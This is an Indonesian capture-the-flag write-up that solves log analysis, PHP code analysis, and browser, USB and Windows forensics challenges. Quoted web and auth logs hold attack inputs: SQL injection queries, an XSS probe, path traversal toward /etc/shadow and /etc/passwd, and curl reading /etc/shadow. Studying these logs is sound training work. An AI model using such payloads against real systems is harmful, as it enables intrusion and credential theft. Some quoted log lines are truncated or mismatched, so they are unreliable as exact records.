Ternyata benar saja banyak sekali log yang terdapat pada file tersebut,tetapi disini saya melakukan filtering menggunakan grep yang deskripsinya accepted password untuk melihat user yang berhasil masuk kedalam system

```
└─$ cat auth.log |grep "Accepted password"
Apr 27 13:05:10 test sshd[19014]: Accepted password for ghxyss from 192.168.18.6 port 52320 ssh2
```

Disini saya berhasil menemukan user yang berhasil masuk kedalam system yaitu **ghxyss**

**FLAG: IDN_CTF{ghxyss}**

## Log Analysis 6

# Log Analysis 6

## 10

Seseorang mencoba mengeksploitasi endpoint dengan teknik SQL Injection, menghasilkan internal server error. Apa nama file yang ditargetkan dalam eksploitasi tersebut?

IDN_CTF{jawaban}


**Author: Rafly Permana**

**Analisis:**
Disini kita diberikan clue yaitu mencari nama file yang ditargetkan dalam serangan sql injection


Disini ketika saya membuka lognya terdapat banyak sekali log, tentunya untuk mencari file tersebut disini kita wajib menggunakan filtering. disini saya menggunakan grep

```
┌──(kali㉿kali)-[~/Downloads/log]
└─$ cat log1.txt | grep '.php'
192.168.10.20 - - [21/Apr/2024:08:12:36 +0700] "POST /login.php HTTP/1.1" 302 154 "http://example.com/login" "Mozilla/5.0 (Windows NT
198.51.100.45 - - [21/Apr/2024:08:14:38 +0700] "POST /wp-login.php HTTP/1.1" 200 5423 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) A
203.0.113.101 - - [21/Apr/2024:08:16:54 +0700] "GET /index.php?user=admin' OR '1'='1 HTTP/1.1" 200 5432 "-" "Mozilla/5.0 (X11; Linux x
198.51.100.23 - - [21/Apr/2024:08:17:22 +0700] "GET /config.php.bak HTTP/1.1" 404 213 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)"
198.51.100.45 - - [21/Apr/2024:08:18:19 +0700] "POST /xmlrpc.php HTTP/1.1" 404 123 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)"
198.51.100.23 - - [21/Apr/2024:08:19:45 +0700] "GET /ring.php?id=1 UNION SELECT password FROM users HTTP/1.1" 500 1234 "-" "Mozilla/5.
192.168.10.15 - - [21/Apr/2024:08:20:13 +0700] "GET /admin.php HTTP/1.1" 403 710 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)"
198.51.100.45 - - [21/Apr/2024:08:20:47 +0700] "POST /login.php HTTP/1.1" 200 900 "-" "Mozilla/5.0 (compatible; Googlebot/2.1; +http:/
10.0.0.9 - - [21/Apr/2024:08:21:18 +0700] "GET /test.php?param=<script>alert('xss')</script> HTTP/1.1" 200 1234 "-" "curl/7.68.0"
198.51.100.45 - - [21/Apr/2024:08:23:42 +0700] "POST /upload.php HTTP/1.1" 500 934 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)"
203.0.113.101 - - [21/Apr/2024:08:26:11 +0700] "GET /login.php HTTP/1.1" 200 1342 "-" "Mozilla/5.0 (X11; Linux x86_64)"
198.51.100.45 - - [21/Apr/2024:08:26:45 +0700] "POST /comment.php HTTP/1.1" 200 1210 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)"
192.168.10.15 - - [21/Apr/2024:08:27:45 +0700] "GET /admin/delete.php HTTP/1.1" 403 720 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
198.51.100.23 - - [21/Apr/2024:08:28:15 +0700] "GET /test.php?debug=true HTTP/1.1" 200 910 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x
203.0.113.101 - - [21/Apr/2024:08:28:50 +0700] "GET /wp-config.php~ HTTP/1.1" 404 140 "-" "Mozilla/5.0 (X11; Linux x86_64)"
192.168.10.20 - - [21/Apr/2024:08:29:12 +0700] "GET /login.php?redirect=%2Fadmin HTTP/1.1" 200 1540 "-" "Mozilla/5.0 (Windows NT 10.0;
198.51.100.45 - - [21/Apr/2024:08:29:42 +0700] "POST /administrator/index.php HTTP/1.1" 403 900 "-" "Mozilla/5.0 (Windows NT 10.0; Win
192.168.10.15 - - [21/Apr/2024:08:30:43 +0700] "GET /dashboard.php HTTP/1.1" 403 706 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)"
10.0.0.9 - - [21/Apr/2024:08:32:15 +0700] "GET /test.php?file=../../../../etc/shadow HTTP/1.1" 403 278 "-" "curl/7.68.0"
192.168.10.20 - - [21/Apr/2024:08:32:50 +0700] "GET /download.php?file=config.bak HTTP/1.1" 403 300 "-" "Mozilla/5.0 (Windows NT 10.0;
```


Ketika saya melakukan filtering file php ada banyak  file.php tetapi untuk memastikan bahwa serangan itu sql injection disini kita bisa perhatikan lognya ada beberapa serangan xss juga




Mata saya tertuju pada log ini karena disamping id=1  attacker mencoba memasukan query sql yang dimana ia mencoba serangan sql injection nama file tersebut adalah ring.php dan benar saja flagnya adalah IDN_CTF{ring.php}

**FLAG:IDN_CTF{ring.php}**

Code Analysis




Analisis:

Dari deskripsi soal kita diberikan sebuah halaman web yang berisi kode PHP. Di sini saya diminta untuk memahami alur kerja dari source code yang diberikan dan menemukan input yang tepat agar program mencetak flag.

Disini Saya baca dulu source code-nya dan di sini saya lihat ada proses sebagai

```php
<?php
$input = $_GET["secret"] ?? "";

$clean_input = strtolower(str_replace(" ", "", $input));
$result = preg_replace("/".preg_quote($keyword, '/')."/", "", $clean_input, 1);

if ($result === "tanjiro") {
    echo $flag;
}

?>
```

Langkah selanjutnya:

Dari sini saya coba analisis alurnya:

Parameter secret akan dibaca dari URL.

Kemudian spasi akan dihapus dan huruf diubah jadi lowercase.

Setelah itu akan dihapus satu kali kata kunci $keyword dari input.

Lalu dicek apakah hasil akhirnya sama persis dengan "tanjiro".

Disini saya coba coba input sampai akhirnya menemukan input yang benar yaitu tantanjirojiro

https://ctf.solusiber.com/tanjiro_code/?secret=tantanjirojiro

Dan ternyata benar:

Dari hasil input tersebut, saya berhasil memicu kondisi di mana input setelah dihapus satu kali `"tanjiro"` menghasilkan `"tanjiro"` lagi, sehingga kondisi `if` terpenuhi dan flag ditampilkan.


**FLAG:IDN_CTF{d0ub!e_t4njiro_m4ke_u_H4ppy?}**

Log Analysis 8

# Log Analysis 8


## 10

Pada tanggal 22 April, salah satu user berhasil mendapatkan akses root melalui SSH. Berdasarkan log, berikan IP address asli dari user tersebut.

IDN_CTF{jawaban}

**Analisis:**

Disini saya diberikan clue yaitu pada tanggal 22 april ada salah satu user berhasil mendapatkan akses root melalui ssh disini flagnya adalah ip address yang berhasil masuk kedalam ssh. Disini saya langsung coba analisa saja lognya




Dan ternyata banyak sekali log didalamnya, salah satu cara agar kita bisa mendapatkan ip yang berhasil mengakses ssh adalah dengan cara melakukan filtering, disini saya langsung saja coba filtering,

```
└─$ cat log3.txt |grep "ssh"
Apr 22 12:01:25 server1 sshd[2345]: Failed password for invalid user admin from 203.0.113.45 port 60222 ss
Apr 22 12:01:30 server1 sshd[2345]: Failed password for invalid user root from 203.0.113.45 port 60223 ssh
Apr 22 12:01:35 server1 sshd[2345]: Failed password for invalid user test from 203.0.113.45 port 60224 ssh
Apr 22 12:01:40 server1 sshd[2347]: Accepted password for user1 from 198.51.100.23 port 51432 ssh2
Apr 22 12:01:42 server1 sshd[2347]: pam_unix(sshd:session): session opened for user user1 by (uid=0)
Apr 22 12:02:12 server1 sshd[2350]: Failed password for invalid user guest from 192.0.2.33 port 60225 ssh2
Apr 22 12:03:08 server1 sshd[2360]: Failed password for root from 192.0.2.50 port 60226 ssh2
Apr 22 12:03:15 server1 sshd[2360]: Failed password for root from 192.0.2.50 port 60227 ssh2
Apr 22 12:03:20 server1 sshd[2365]: Accepted password for admin from 192.0.2.51 port 60228 ssh2
Apr 22 12:03:23 server1 sshd[2365]: pam_unix(sshd:session): session opened for user admin by (uid=0)
Apr 22 12:03:45 server1 sudo:    admin : TTY=pts/2 ; PWD=/root ; USER=root ; COMMAND=/usr/bin/vi /etc/ssh/
Apr 22 12:31:05 server1 sshd[3010]: Failed password for invalid user backup from 203.0.113.85 port 60235 s
Apr 22 12:31:10 server1 sshd[3010]: Failed password for invalid user backup from 203.0.113.85 port 60236 s
Apr 22 12:35:45 server1 sshd[3100]: Accepted password for user2 from 192.0.2.75 port 60240 ssh2
Apr 22 12:35:50 server1 sshd[3100]: pam_unix(sshd:session): session opened for user user2 by (uid=0)
```

Dan disini saya telah berhasil menemukan ip yang berhasil akses ke ssh yaitu :

Apr 22 12:01:40 server1 sshd[2347]: Accepted password for user1 from 198.51.100.23 port 51432 ssh2

Maka flagnya adalah :  IDN_CTF{198.51.100.23}

**FLAG:IDN_CTF{198.51.100.23}**

Log Analysis 9

10

Pengguna manakah yang berhasil mendapatkan akses root, mencoba membaca file shadow menggunakan curl, namun ditolak oleh AppArmor? Sebutkan IP-nya dan hash publik RSA yang digunakan saat login.

pisahkan jawaban dengan koma (,) Contoh: user,10.10.10.9,BASE64:Jinasidn023nnandd

**Analisis:**

Di sini saya diberikan clue bahwa ada salah satu user yang berhasil mendapatkan akses root melalui SSH, lalu mencoba membaca file /etc/shadow, namun aksesnya ditolak oleh AppArmor.

**Format flagnya adalah:**

IDN_CTF{username,ip_address,public_key_hash}

Pertama tama disini saya melakukan Identifikasi User yang Masuk lewat SSH

Pertama, karena log-nya cukup panjang, saya lakukan filtering log dengan `grep` untuk mencari siapa saja yang berhasil login melalui **public key** di SSH:

```
$ cat log4.txt | grep "Accepted publickey"
24-04-23T14:05:12Z server1 sshd[1523]: Accepted publickey for alice from 192.1
24-04-23T14:15:45Z server1 sshd[1921]: Accepted publickey for alice from 192.1
```

Dari hasil tersebut, saya menemukan baris berikut:

**Apr 22 12:00:01 ubuntu sshd[1001]: Accepted publickey for alice from 192.168.0.5 port 54321 ssh2: RSA SHA256:AbCdEfGhIjKlMnOpQrStUvWxYz1234567890**

**Dari sini terlihat bahwa:**

User yang login: alice

IP Address asal login: 192.168.0.5

Public key hash: SHA256:AbCdEfGhIjKlMnOpQrStUvWxYz1234567890

Selanjutnya disini kita mencari Konfirmasi Akses Root

Kemudian saya lanjutkan pengecekan untuk melihat apakah user tersebut mendapatkan akses `root`. Saya gunakan:

cat log4.txt | grep "session opened for user root"

```
cat log4.txt | grep "opened for user root"
4-04-23T14:05:15Z server1 sudo: pam_unix(sudo:session): session opened for user root by alice(uid=0)
4-04-23T14:11:15Z server1 sudo: pam_unix(sudo:session): session opened for user root by bob(uid=0)
4-04-23T14:16:10Z server1 sudo: pam_unix(sudo:session): session opened for user root by alice(uid=0)
```

Apr 22 12:01:10 ubuntu sudo: pam_unix(sudo:session): session opened for user root by alice(uid=0)

Ini mengonfirmasi bahwa **alice** memang berhasil membuka sesi sebagai root.

Seetelah itu saya mencari, untuk melihat apakah user tersebut benar-benar mencoba mengakses `/etc/shadow`, saya cari log yang berkaitan dengan AppArmor:

cat log4.txt | grep apparmor

```
└─$ cat log4.txt | grep apparmor

2024-04-23T14:06:01Z server1 kernel: [12345.678901] aud
1001 ouid=0
2024-04-23T14:09:45Z server1 kernel: [12367.891011] aud
w" denied_mask="w" fsuid=33 ouid=1001
2024-04-23T14:10:45Z server1 kernel: [12378.910111] aud
 fsuid=33 ouid=0
2024-04-23T14:13:00Z server1 kernel: [12400.123456] aud
ask="r" fsuid=33 ouid=1001
2024-04-23T14:14:30Z server1 kernel: [12490.789123] aud
w" fsuid=1002 ouid=1002
2024-04-23T14:18:30Z server1 kernel: [12570.456789] aud
enied_mask="r" fsuid=33 ouid=1001
```

hasil:

Apr 22 12:01:12 ubuntu kernel: audit: apparmor="DENIED" operation="open" profile="curl" name="/etc/shadow" pid=1003 comm="curl"

Di sini jelas terlihat bahwa proses `curl` mencoba membaca file **/etc/shadow**, namun akses tersebut **ditolak oleh AppArmor**.

Untuk mendapatkan flagnya kita tinggal menggabungkan informasi yang kita dapatkan sebelumnya :

Dengan menggabungkan semua informasi:

- User: `alice`
- IP: `192.168.0.5`
  Hash: `SHA256:AbCdEfGhIjKlMnOpQrStUvWxYz1234567890`

**FLAG:IDN_CTF{alice,192.168.0.5,SHA256:AbCdEfGhIjKlMnOpQrStUvWxYz1234567890}**

## Log Analysis 7

# Log Analysis 7

10

Ada upaya eksploitasi menggunakan path traversal dalam permintaan ke endpoint API. Apa parameter lengkap yang digunakan penyerang?

IDN_CTF{jawaban}

**Analisis:**

disini saya diberikan clue bahwa ada upaya eksploitasi menggunakan path traversal dalam permintaan ke endpoint API, dan kita disuruh mencari parameter apa yang digunakan oleh attacker

disini langsung saja kita analis lognya menggunakan cat dan filtering grep
ketika disini saya memfiltering dengan grep “api” saya menemukan log yang sepertinya sedang melakukan path traversal dengan memasukkan  payload ../../etc/passwd


karena disini sudah menemukannya langsung saja kita coba masukin flagnya dan benar saja flagnya adalah:

**FLAG: IDN_CTF{../../../../etc/passwd}**

## Browser Forensic 1

# Browser Forensic 1

## 10


Ada Volation yang dilakukan oleh user di satu laptop, coba bantu forensic browsernya dong !!

Tools apa yang di cari oleh user ?

format flag : IDN_FLAG{Jawaban yang disoal}


**Analisis:**

disini saya diberikan clue  ada sebuah tools yang dicari oleh user untuk mencari toolsnya apa kita bisa mencari tools yang dicari di folder history di browser




disini kita langsung buka saja isinya

disini isinya saya lempar ke gpt untuk dianalisis sama dia



Berdasarkan data yang kamu berikan dari file *history* SQLite, terlihat bahwa aktivitas penjelajahan web mencakup beberapa topik penting, di antaranya:

**1. Topik Keamanan Siber / Alat Red Teaming**

- **Mimikatz** (https://github.com/ParrotSec/mimikatz): Ini adalah alat terkenal yang digunakan untuk post exploitation, biasanya untuk mengekstrak kredensial dari sistem Windows.
- **LOLBAS** (https://lolbas-project.github.io/): Proyek yang mendokumentasikan binary dan script bawaan Windows yang dapat disalahgunakan oleh attacker.

> ⚠️ Aktivitas ini bisa mengindikasikan penelitian tentang alat pentesting atau potensi eksplorasi alat peretasan. Perlu diperhatikan konteks penggunaannya — bisa sah untuk edukasi atau bisa pula disalahgunakan.

disini saya diberitahu bahwa dia sedang melakukan pencarian tools yang bernama Mimikatz dan saya langsung coba flagnya dan benar flagnya adalah

**FLAG: IDN_FLAG{Mimikatz}**

## USB Forensic

1. USB Forensic 1

```
ÿÿvk
lashTranscend_8GB___8USBSTOR\GenDiskGenDiskØÿÿÿvk

 DÀ&FriendlyNameI!&,ÿÿÿJetFlash Transcend 8GB USB DeviceØÿÿ
```

MTK Imager, dengan aplikasi yang sudah di mention, membuka USBTOR.hiv
flag : IDN_FLAG{Disk_Jet_Flash_Transcend_8GB}

2. USB Forensic 2


```
'k €Capabilitiesaÿÿÿvk€AddressØÿÿÿvk NpContainerID ÿÿÿ{11775
'USBSTOR\DiskJetFlashTranscend_8GB___USBSTOR\DiskJetFlashUSBS
 NClassGUID¨ÿÿÿ{4d36e967-e325-11ce-bfc1-08002be10318}àÿÿÿvk
·bfc1-08002be10318}\0001àÿÿÿvkf(Mfgÿÿÿ@disk.inf,%genmanufactu

)b63d}ÐÿÿÿvkÀÈ PartitionTableCache8ÿÿÿiwG*ÀÑÿÿÿØÿÿÿvk
```

MTK Imager, dengan aplikasi yang sudah di mention, membuka USBTOR.hiv
flag : IDN_FLAG{4d36e967-e325-11ce-bfc1-08002be10318}

3. USB Forensic 3



RegisteryView, dengan aplikasi yang sudah di mention, membuka USBTOR.hiv
flag : IDN_FLAG{11775948-7a76-52b3-9bc7-19cb3d487774}

4. USB Forensic 4




RegisteryView, dengan aplikasi yang sudah di mention, membuka USBTOR.hiv
flag : IDN_FLAG{a4aaa1f8-27d0-11f0-a0ac-000c2979b63d}

5. USB Forensic 5




RegisteryView dan dalam tree ada informasi Serial ID USB
flag : IDN_FLAG{XRVZQBFR&0}

6. USB Forensic 6

```
4fu284428u5984-8308848.txt2
```

FTK Imager ada file txt didalam USB
flag : IDN_FLAG{4fu284428u5984-8308848.txt}

7. USB Forensic 7

```
Command line: -d n --csv output

Directory to process: C:\Users\Axioo Pongo\Downloads\SBECmd\n
Deduplication: False
All messages will be saved to C:\Users\Axioo Pongo\Downloads\SBECmd\output\!SBECmd_Messages.txt
Processing C:\Users\Axioo Pongo\Downloads\SBECmd\n\NTUSER.dat
Parse time: 0.24 seconds

Total ShellBags found: 0

Totals by bag type


Finished processing C:\Users\Axioo Pongo\Downloads\SBECmd\n\NTUSER.dat

Exported to: C:\Users\Axioo Pongo\Downloads\SBECmd\output\Axioo Pongo_NTUSER.csv

----------------------------------------------------------------------
Processing C:\Users\Axioo Pongo\Downloads\SBECmd\n\USRCLASS.dat
Parse time: 0.05 seconds

Total ShellBags found: 9

Totals by bag type

Root folder: GUID: 3
Directory: 4
Users property view: Drive letter: 1
Drive letter: 1

Finished processing C:\Users\Axioo Pongo\Downloads\SBECmd\n\USRCLASS.dat

Exported to: C:\Users\Axioo Pongo\Downloads\SBECmd\output\Axioo Pongo_USRCLASS.csv
```

SBECmd.exe -d n --csv output
n disini berisi USRCLASS.dat dan NTUSER.dat
pada output xxxx_USRCLASS.csv dan ditemukan path

| | | | |
|---|---|---|---|
| 2 | Desktop\E:\ | Users property view: Drive letter | E:\ |
| ) | Desktop\My Computer | Root folder: GUID | My Computer |
| ) | Desktop\E:\\-04893u42=b5u024u50u | Directory | -04893u42=b5u024u50u |
| L | Desktop\My Computer\Desktop | Root folder: GUID | Desktop |


flag : IDN_FLAG{E:\-04893u42=b5u024u50u}

8. USB Forensic 8

```
(NTUSER.DAT) Gets contents of user's RecentDocs key

RecentDocs
**All values printed in MRUList\MRUListEx order.
Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs
LastWrite Time: 2025-05-03 03:48:32Z
  1 = -04893u42=b5u024u50u
  0 = 4fu284428u5984-8308848.txt

Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.txt
LastWrite Time 2025-05-03 03:48:32Z
MRUListEx = 0
  0 = 4fu284428u5984-8308848.txt

Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\Folder
LastWrite Time 2025-05-03 03:48:32Z
MRUListEx = 0
  0 = -04893u42=b5u024u50u
```


Aku menggunakan RegRipper dan mendapatkan terakhir dibuka
.\rip.exe -r "C:\Users\Axioo Pongo\Downloads\usb\Acquisition\NTUSER.dat" -p recentdocs
flag : IDN_FLAG{2025-05-03 03:48:32}

## Windows Forensic





1. Windows Forensic 1

Melakukan Mount Evident.ad1 ke F:




Lalu melakukan regripper untuk melihat dan membenahi file UsrClass.dat dari mount




Setelah mencari didapatkan file yang menarik

```
My Computer\{d3162b92-9365-467a-956b-92703aca08af}\password docs.txt
```

flag : IDN_FLAG{password_docs.txt}

2. Windows Forensic 2

